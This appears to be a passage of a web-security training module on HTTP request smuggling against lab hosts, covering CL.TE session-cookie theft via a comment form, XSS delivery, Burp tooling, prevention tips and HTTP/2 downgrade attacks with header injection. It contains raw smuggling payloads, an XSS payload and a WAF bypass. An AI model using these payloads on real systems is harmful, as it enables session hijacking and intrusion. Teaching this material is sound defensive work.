Let's have a look at a practical example. For this, our lab was extended with the functionality to post comments which are then displayed publicly:



htb-stdnt

Hello World!


Looking at the traffic in Burp, the request to post a comment looks like this:

```
POST /comments.php HTTP/1.1
Host: stealingdata.htb
Content-Length: 43
Content-Type: application/x-www-form-urlencoded

name=htb-stdnt&comment=Hello+World%21
```

We can use the process discussed in the previous sections to determine that the lab is vulnerable to a `CL.TE` request smuggling vulnerability. The lab also contains an admin section that we are unauthorized to access. Let's steal the admin user's session cookie by exploiting the CL.TE vulnerability to obtain access. We can achieve this by forcing the admin user to post their request as a comment in the comment section with the following request:

```
POST / HTTP/1.1
Host: stealingdata.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 154
Transfer-Encoding: chunked

0

POST /comments.php HTTP/1.1
Host: stealingdata.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 300

name=hacker&comment=test
```

After sending this request, we have to wait for some time without sending any further requests. When we now refresh the comments section, we can see the admin user's request containing the session cookie. We can now steal the session cookie to access the admin panel:



Comments

Admin

Site went live.

hacker

testGET / HTTP/1.1 Host: 127.0.0.1:80 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36 Accept: text/html Accept-Encoding: gzip Cookie: session=4bc8b4w1lphih70l X-Forwarded-For: 127.0.0.1 Via: h

To understand what happened, let's again look at the TCP stream. Just like in the previous sections, we are going to look at the reverse proxy's perspective first:

```
POST / HTTP/1.1
Host: stealingdata.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 154
Transfer-Encoding: chunked

0


POST /comments.php HTTP/1.1
Host: stealingdata.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 300

name=hacker&comment=testGET / HTTP/1.1
Host: stealingdata.htb
Cookie: sess=<admin_session_cookie>
```

Since the reverse proxy uses the CL header to determine the request length, it forwards our smuggled request to the web server in the first request's body. The reverse proxy sees our POST request to `/` and the admin's GET request to `/`.

Now let's look at the TCP stream from the web server's view:

```
POST / HTTP/1.1
Host: stealingdata.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 154
Transfer-Encoding: chunked

0


POST /comments.php HTTP/1.1
Host: stealingdata.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 300

name=hacker&comment=testGET / HTTP/1.1
Host: stealingdata.htb
```

```
Cookie: sess=<admin_session_cookie>
```

Since the web server uses chunked encoding, it determines that the first request ends with the empty chunk. The web server sees our POST request to `/` and our smuggled POST request to `/comments.php` with the admin user's request appended to it. Since we constructed our smuggled request to end with the `comment` POST parameter, the admin user's request is treated as part of this parameter and the whole request is posted in a comment, including the admin user's session cookie.

When exploiting this, we need to keep the following things in mind:

- We need to determine a working value for the `Content-Length` header in the smuggled request. If it is too small, we will not obtain enough data from the admin's request. If it is too large, we might not get any data as it is larger than the entire admin request, and the web server times out waiting for more data to arrive. We can determine a value that works for us with trial-and-error
- We need to add all necessary parameters to the smuggled request. For instance, if we are performing an authenticated action, we need to add our session cookie in the `Cookie` header to the smuggled request.

Mass Exploitation of Reflected XSS

Similarly to Web Cache Poisoning, HTTP request smuggling vulnerabilities can be used to exploit reflected XSS vulnerabilities without any user interaction that is typically required in reflected XSS scenarios. Furthermore, request smuggling can make otherwise unexploitable scenarios exploitable, for instance, if a web application contains a reflected XSS in the HTTP `Host` header. Since it is usually impossible to force the victim's browser to send a request using a manipulated host header, such an XSS vulnerability would be unexploitable on its own. However, since HTTP request smuggling allows for arbitrary manipulation of other users' requests, such scenarios can be weaponized to target a vast number of potential victims.

As an example, consider a web application that is vulnerable to a reflected XSS vulnerability in the custom HTTP header `Vuln` via a request like this:

```
GET / HTTP/1.1
Host: vuln.htb
Vuln: "><script>alert(1)</script>
```

While this is a security risk, it cannot be exploited in the real-world since we cannot force a victim's browser to inject our payload into an HTTP header. However, in combination with an HTTP request smuggling vulnerability, the vulnerability can be exploited.

For instance, if there is a `CL.TE` vulnerability, we could weaponize the reflected XSS vulnerability with a malicious request that looks like this:

```
POST / HTTP/1.1
Host: vuln.htb
Content-Length: 63
Transfer-Encoding: chunked

0

GET / HTTP/1.1
Vuln: "><script>alert(1)</script>
Dummy:
```

If the next request that hits the web server is our victim's request, we successfully altered the request in such a way that it now contains the payload in the `Vuln` header from the web server's perspective. Thus, the response the victim gets served contains the XSS payload and we successfully exploited our victim.

Request Smuggling Tools & Prevention

After discussing different types of HTTP request smuggling vulnerabilities, let's have a look at tools that we can use to help us identify and exploit these types of attacks. Lastly, we will discuss how we can protect ourselves from HTTP request smuggling vulnerabilities.


Tools of the Trade

A useful tool to help us in the identification and exploitation of HTTP request smuggling vulnerabilities is the Burp Extension HTTP Request Smuggler. We can install it from the Burp Extensions Store in the `Extensions` tab. Go to `BApp Store` and install the extension from there.

The first convenient functionality provided by the extension is the conversion of request bodies to chunked encoding. Since chunked encoding specifies the size of each chunk in hexadecimal format, we need to convert the length for each chunk from decimal to hexadecimal. The HTTP Request Smuggler extension can do this for us. To do so, send an arbitrary POST request to Burp repeater, for instance, the following:

```
POST / HTTP/1.1
Host: clte.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

param1=HelloWorld
```


We can then right-click the request and go to `Extensions > HTTP Request Smuggler > Convert to chunked`:


```
POST / HTTP/1.1
Host: clte.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 17

param1=HelloWorld
```


This will automatically convert the request to the chunked format for us:

```
POST / HTTP/1.1
Host: clte.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Transfer-Encoding: chunked

11
param1=HelloWorld
0
```

Additionally, we can use the extension to exploit request smuggling vulnerabilities. As an example, let's consider a setup that is vulnerable to a `CL.TE` attack. We can exploit this using the extension by right-clicking our request formatted in chunked encoding and selecting `Extensions > HTTP Request Smuggler > Smuggle attack (CL.TE)`:


```
POST / HTTP/1.1
Host: clte.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Transfer-Encoding: chunked

11
param1=HelloWorld
0


```
```
HTTP/1.1 200 OK
Server: ATS/7.1.1
Date: Mon, 30 Jan 2023 11:28:17 GMT
Content-Type: text/html; charset=UTF-8
Age: 0
Connection: keep-alive
Content-Length: 4443

<!DOCTYPE html>
<html lang="en">
    <meta name="vi                dth=device-width, initial-scale=1,
    shrink-to-fit=
    <meta name="de                "" />
    <meta name="au
```

This will open a `Turbo Intruder` window for us. We can change the prefix in the attack script to customize the exploit. For a simple proof of concept, let's change the prefix to a GET request to `/admin.php` like so:




```

11
param1=HelloWorld
0


```

```
                        timeout=10,
                        pipeline=False,
                        engine=Engine.THREADED,
                        maxRetriesPerRequest=0
                        )
    # This will prefix the victim's request. Edit it to achieve the desired effect.
    prefix = '''GET /admin.php HTTP/1.1
X-Ignore: X'''
```

Click on the `Attack` button at the bottom of the Turbo Intruder window. Turbo Intruder will now periodically exploit the target once every second. After a few seconds, we can click on `Halt` to stop the attack and analyze the requests to determine whether the target is vulnerable.

The first request sent in each iteration is the crafted request that contains the smuggled request to `/admin.php` in its body:




Row	Payload	Status	Words	Length	Time	Label
0		200	2025	4618	1	
1		200	1660	4120	1	
2		200	2025	4618	0	
3		200	2025	4618	10	
4		200	2025	4618	14	

```
POST / HTTP/1.1
Host: clte.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 64
Transfer-Encoding: chunked

11
param1=HelloWorld
0

GET /admin.php HTTP/1.1
X-Ignore: X
```

```
HTTP/1.1 200 OK
Server: ATS/7.1.1
Date: Mon, 30 Jan 2023 11:37:56 GMT
Content-Type: text/html; charset=UTF-8
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width,
```

While the remaining requests in each iteration do not contain the payload. They simulate the victim's request and are sent to trigger the vulnerability:



Row	Payload	Status	Words	Length	Time	Label
0		200	2025	4618	1	
1		200	1660	4120	1	
2		200	2025	4618	0	
3		200	2025	4618	10	
4		200	2025	4618	14	

```
POST / HTTP/1.1
Host: clte.htb
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Transfer-Encoding: chunked

11
param1=HelloWorld
0


```

```
HTTP/1.1 200 OK
Server: ATS/7.1.1
Date: Mon, 30 Jan 2023 11:37:56 GMT
Content-Type: text/html; charset=UTF-8
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width,
```

When looking at the response length in the table in the upper half of the two screenshots, we can see that the second request has a different response length. From that, we can conclude that the request smuggling vulnerability was successful. While the first request (and all other requests apart from the second one) have a response length of `4618` as the web server responds with the web application's index, the second response contains `/admin.php`, which is the response to our smuggled request. We can therefore conclude that the second request triggered the smuggled request, thus the setup is vulnerable to a `CL.TE` request smuggling vulnerability.

We could also adjust the exploit script to more specifically fit our needs by adding or removing victim requests, adding parameters to the smuggled request, or changing the sleep timer in-between iterations. Additionally, the HTTP request smuggler extension can be used the same way to exploit `TE.CL` vulnerabilities.

Note: To become familiar with the tool, feel free to play with it in the labs of the previous sections.

HTTP Request Smuggling Prevention

Preventing HTTP request smuggling attacks generally is no easy task, as the issues causing request smuggling vulnerabilities often live within the web server software itself. Thus, it cannot be prevented from within the web application. Furthermore, web application developers might be unaware of underlying quirks that exist in the web server which might cause HTTP request smuggling vulnerabilities, such that they have no chance of preventing them. However, there are some general recommendations we can follow when configuring our deployment setup to ensure that the risk of HTTP request smuggling vulnerabilities is as minimal as possible, or at least the impact is reduced:

- Ensure that web server and reverse proxy software are kept up-to-date such that patches for security issues are installed as soon as possible
- Ensure that client-side vulnerabilities that might seem unexploitable on their own are still patched, as they might become exploitable in an HTTP request smuggling scenario
- Ensure that the default behavior of the web server is to close TCP connections if any exception or error occurs on the web server level during request handling or request parsing
- If possible, configure HTTP/2 usage between the client and web server and ensure that lower HTTP versions are disabled. We will discuss in the upcoming sections why this is beneficial

Introduction to HTTP/2

HTTP/2 is the latest version of the HTTP standard that aims to reduce latency and improve the performance of HTTP traffic. Additionally, the new version also comes with better security, in particular regarding request smuggling. However, as we will see in this section, if HTTP/2 is used incorrectly in a deployment setting, request smuggling vulnerabilities can still arise.

What is HTTP/2?

HTTP/2 was introduced in 2015 and implements improvements to HTTP traffic while maintaining full backward compatibility. In particular, HTTP methods, HTTP headers, and HTTP query paths still exist but data is formatted differently in transit. Specifically, this means that there is no noticeable difference in a web proxy like Burp since HTTP/2 requests and responses are displayed the way we are used to from HTTP/1.1. However, data is formatted differently during actual transmission to allow for performance improvements. While HTTP/1.1 is a string-based protocol, meaning HTTP requests and responses are sent as strings just like we can see them in Burp, HTTP/2 is a binary protocol. Just like TCP, data is not sent in a string format but in a lower-level binary format that is not human-readable.

Additionally, HTTP/2 allows the server to push content to the client without a prior request. This is particularly helpful for static resources like stylesheets, script files, and images. The server knows that the client needs those files as soon as the client requests a web application's index. So, the server pushes these resources immediately instead of waiting for the client to parse the response and subsequently request each static resource separately as is the case in HTTP/1.1.

Let's have a look at example HTTP/1.1 and HTTP/2 requests. Consider the following HTTP/1.1 request:

```
GET /index.php HTTP/1.1
Host: http2.htb
```


In HTTP/2, the same request is represented using so-called `pseudo-headers`:

```
:method GET
:path /index.php
:authority http2.htb
:scheme http
```

The following pseudo-headers are defined in an HTTP/2 request. Have a look at section 8.3.1 of the RFC here for more details:

- `:method`: the HTTP method
- `:scheme`: the protocol scheme (typically `http` or `https`)
- `:authority`: similar to the HTTP `Host` header
- `:path`: the requested path including the query string

Burp displays requests in the HTTP/1.1 format. However, in Burp Repeater we can see the HTTP/2 pseudo-headers in the Burp Inspector:




```
GET /index.php HTTP/2
Host: http2.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/108.0.5359.125 Safari/537.36


```

Name	Value
:scheme	https
:method	GET
:path	/index.php
:authority	http2.htb
user-agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,...

Another change that is important regarding security, particularly regarding request smuggling, is that the `chunked` encoding is no longer supported in HTTP/2. Additionally, since HTTP/2 transmits the request body in a binary format consisting of data frames, there is no explicit length field required to determine the length of the request body. The data frames contain a built-in length field that any system can use to calculate the request body's length. Thus, request smuggling attacks are almost impossible if HTTP/2 is used correctly in a deployment setting.

HTTP/2 Downgrading

HTTP/2 downgrading occurs when HTTP clients talk HTTP/2 to the reverse proxy but the reverse proxy and web server talk HTTP/1.1. In this scenario, the reverse proxy needs to rewrite all incoming HTTP/2 requests to HTTP/1.1. Additionally, all incoming HTTP/1.1 responses returned from the web server need to be rewritten to HTTP/2. This behavior leaves the door open for request smuggling vulnerabilities.



While it might seem unclear why such a setting would ever be used in a real-world deployment setting, there can be plenty of reasons for it. Maybe the web server does not support HTTP/2 yet. Maybe it's a misconfiguration by the system administrator. Maybe it's the default behavior of the reverse proxy that the system administrator is unaware of.

Regardless of the reason, such deployments exist in the real-world and they can enable request smuggling attacks even though the supposedly secure HTTP/2 is used.

Downgrading leading to Request Smuggling

Foundation

Before jumping into an example, let's discuss how rewriting HTTP/2 requests to HTTP/1.1 can cause request smuggling vulnerabilities. As mentioned previously, HTTP/2 provides a built-in mechanism to determine the length of a request body, thus the CL header becomes obsolete. However, it says in the HTTP/2 RFC:

```
A request or response that includes a payload body can include a content-length header field.
A request or response is also malformed if the value of a content-length header field
does not equal the sum of the DATA frame payload lengths that form the body.
```

Thus, the CL header is explicitly allowed, provided it is correct. However, if the reverse proxy does not properly validate that the provided CL header is correct and instead rewrites the request to HTTP/1.1 using the faulty CL header, request smuggling vulnerabilities arise. This results in a so-called `H2.CL` vulnerability. Assuming an attacker sends the following HTTP/2 request (header names are `red`, header values are `green`, and the request body is `yellow`):

```
:method POST
:path /
:authority http2.htb
:scheme http
content-length 0
GET /smuggled HTTP/1.1
Host: http2.htb
```

The vulnerable reverse proxy trusts the provided CL header and thus uses it when rewriting the request to HTTP/1.1, resulting in the following TCP stream:

```
POST / HTTP/1.1
Host: http2.htb
```

```
Content-Length: 0

GET /smuggled HTTP/1.1
Host: http2.htb
```

After the HTTP/1.1 rewriting, the TCP stream contains two requests due to the manipulated CL header: a POST request to `/` and a GET request to `/smuggled`. However, the reverse proxy only ever sees a POST request to `/` with the other request being contained within that request's body. Since the web server receives the rewritten HTTP/1.1 TCP stream from the reverse proxy, it sees two requests, meaning we successfully smuggled the second request past the reverse proxy.

Similarly, we can create an `H2.TE` vulnerability with the TE header. The HTTP/2 RFC says:

```
The "chunked" transfer encoding defined in [Section 4.1 of [RFC7230]] MUST
NOT be used in HTTP/2.
```

If a reverse proxy fails to reject HTTP/2 requests containing the TE header and uses it when rewriting the request to HTTP/1.1, we can achieve request smuggling with an HTTP/2 request similar to the following (header names are `red`, header values are `green`, and the request body is `yellow`):

```
:method POST
:path /
:authority http2.htb
:scheme http
transfer-encoding chunked
0

GET /smuggled HTTP/1.1
Host: http2.htb
```

A vulnerable reverse proxy creates the following TCP stream:


```
POST / HTTP/1.1
Host: http2.htb
Transfer-Encoding: chunked
Content-Length: 48

0
```

```
GET /smuggled HTTP/1.1
Host: http2.htb
```

The reverse proxy adds the CL header in the rewriting process to inform the web server about the request body's length. However, since the TE header has precedence over the CL header in HTTP/1.1, the web server treats the first request as having chunked encoding. The empty chunk terminates the first request, such that the smuggled data is treated as a separate request. Thus, from the web server's perspective, the TCP stream contains two separate requests while the reverse proxy only sees a single POST request, so we successfully smuggled the second request past the reverse proxy.

H2.CL Example

As a practical example, consider the following scenario. We have a simple website that sits behind a reverse proxy which also implements a WAF. We want to access the flag by revealing it:



The flag can be revealed by sending a request with the GET parameter `reveal_flag=1`. However, the WAF blocks all requests containing this GET parameter. To bypass the WAF, we can utilize an `H2.CL` vulnerability. By applying what we discussed above, we know that we need to smuggle the request that reveals the flag to hide it from the WAF but ensure that the web server still parses it correctly. For that, we can set the CL header to `0` just like in the example above and use a request like the following (make sure to uncheck the `Update Content-Length` option in Burp Repeater):

```
POST /index.php HTTP/2
Host: http2.htb
Content-Length: 0

POST /index.php?reveal_flag=1 HTTP/1.1
Host: http2.htb
```

Due to the behavior explained above, this will bypass the WAF and reveal the flag for us. When we need to obtain the response to our smuggled request, we can use tab groups in Burp and send multiple requests subsequently via the same TCP connection just like was demonstrated in previous sections. For instance, the first request which contains the smuggled request could look like this:

```
POST /index.php HTTP/2
Host: http2.htb
Content-Length: 0

POST /index.php?reveal_flag=1 HTTP/1.1
Foo:
```

Note: Remember to keep the syntax of the smuggled request correct by hiding the first request line of the second request in a dummy header. Keep in mind that the mandatory `Host` header will be appended by the follow-up request.

Further H2 Vulnerabilities

While the H2.CL and H2.TE vulnerabilities we have discussed in the previous section are straightforward exploits, there are more complex H2 vulnerabilities. In many cases, the reverse proxy's request rewriting is not vulnerable simply when the CL or TE headers are present. However, we can exploit differences in HTTP/1.1 and HTTP/2 to trick the reverse proxy into rewriting the request in a way that causes desynchronization. In this section, we will discuss these more complex cases that can lead to request smuggling vulnerabilities in HTTP/2 downgrading settings.

Foundation

Since HTTP/2 is a binary protocol, there are inherent differences in the way data is represented in HTTP/1.1 and HTTP/2 requests. These differences in data representation lead to different behavior when it comes to certain control characters. In particular, HTTP headers in HTTP/1.1 cannot contain the CRLF control sequence `\r\n` since this sequence is used to terminate a header. If it was included in a header value, it would just terminate the header. However, in HTTP/2 the headers are represented completely differently such that arbitrary characters can be contained in the headers, at least in theory. In practice, the HTTP/2 RFC defines the following restrictions in section 8.2.1:

```
Failure to validate fields can be exploited for request smuggling attacks.
In particular, unvalidated fields might enable attacks when messages are
forwarded using HTTP/1.1,
where characters such as carriage return (CR), line feed (LF), and COLON
```

```
are used as delimiters.
Implementations MUST perform the following minimal validation of field
names and values:

- A field name MUST NOT contain characters in the ranges 0x00-0x20, 0x41-
0x5a, or 0x7f-0xff (all ranges inclusive). This specifically excludes all
non-visible ASCII characters, ASCII SP (0x20), and uppercase characters
('A' to 'Z', ASCII 0x41 to 0x5a).

- With the exception of pseudo-header fields, which have a name that
starts with a single colon, field names MUST NOT include a colon (ASCII
COLON, 0x3a).

- A field value MUST NOT contain the zero value (ASCII NUL, 0x00), line
feed (ASCII LF, 0x0a), or carriage return (ASCII CR, 0x0d) at any
position.

- A field value MUST NOT start or end with an ASCII whitespace character
(ASCII SP or HTAB, 0x20 or 0x09).

<SNIP>

A request or response that contains a field that violates any of these
conditions MUST be treated as malformed.
In particular, an intermediary that does not process fields when
forwarding messages MUST NOT
forward fields that contain any of the values that are listed as
prohibited above.
```

In particular, according to the standard, implementations should reject requests containing special characters like CR, LF, and `:` in HTTP headers. If a reverse proxy does not implement this correctly or skips it entirely, we might be able to exploit request smuggling by creating an `H2.TE` vulnerability. Let's discuss a few examples of this.

Request Header Injection

If the reverse proxy does not check for CRLF characters in HTTP/2 header `values` before rewriting the request to HTTP/1.1, we might be able to create a request smuggling vulnerability with an HTTP/2 request like the following (header names are `red`, header values are `green`, and the request body is `yellow`):

```
:method POST
:path /
:authority http2.htb
:scheme http
dummy asd\r\nTransfer-Encoding: chunked
0

GET /smuggled HTTP/1.1
Host: http2.htb
```

The HTTP/2 request contains a header `dummy` with the value `asd\r\nTransfer-Encoding: chunked` since the CRLF sequence has no special meaning in HTTP/2. A vulnerable reverse proxy creates the following TCP stream:

```
POST / HTTP/1.1
Host: http2.htb
Dummy: asd
Transfer-Encoding: chunked
Content-Length: 48

0

GET /smuggled HTTP/1.1
Host: http2.htb
```

When rewriting the request to HTTP/1.1, the semantics of the CRLF sequence changes as it now separates headers from each other. Therefore, the HTTP/1.1 request now contains a header `Dummy` with the value `asd`, and a header `Transfer-Encoding` with the value `chunked`. Furthermore, the reverse proxy adds the CL header in the rewriting process to inform the web server about the request body's length. However, since the TE header has precedence over the CL header, the web server treats the first request as having chunked encoding. Thus, we have an `H2.TE` vulnerability.

Header Name Injection

A similar issue arises if the reverse proxy does not properly check the HTTP/2 header `names` before rewriting the request to HTTP/1.1. We might be able to create a request smuggling vulnerability with an HTTP/2 request like the following (header names are `red`, header values are `green`, and the request body is `yellow`):

```
:method POST
:path /
:authority http2.htb
:scheme http
dummy: asd\r\nTransfer-Encoding chunked
0

GET /smuggled HTTP/1.1
Host: http2.htb
```

The HTTP/2 request contains a header `dummy: asd\r\nTransfer-Encoding` with the value `chunked` since the CRLF sequence has no special meaning in HTTP/2. A vulnerable reverse proxy creates the following TCP stream:

```
POST / HTTP/1.1
Host: http2.htb
Dummy: asd
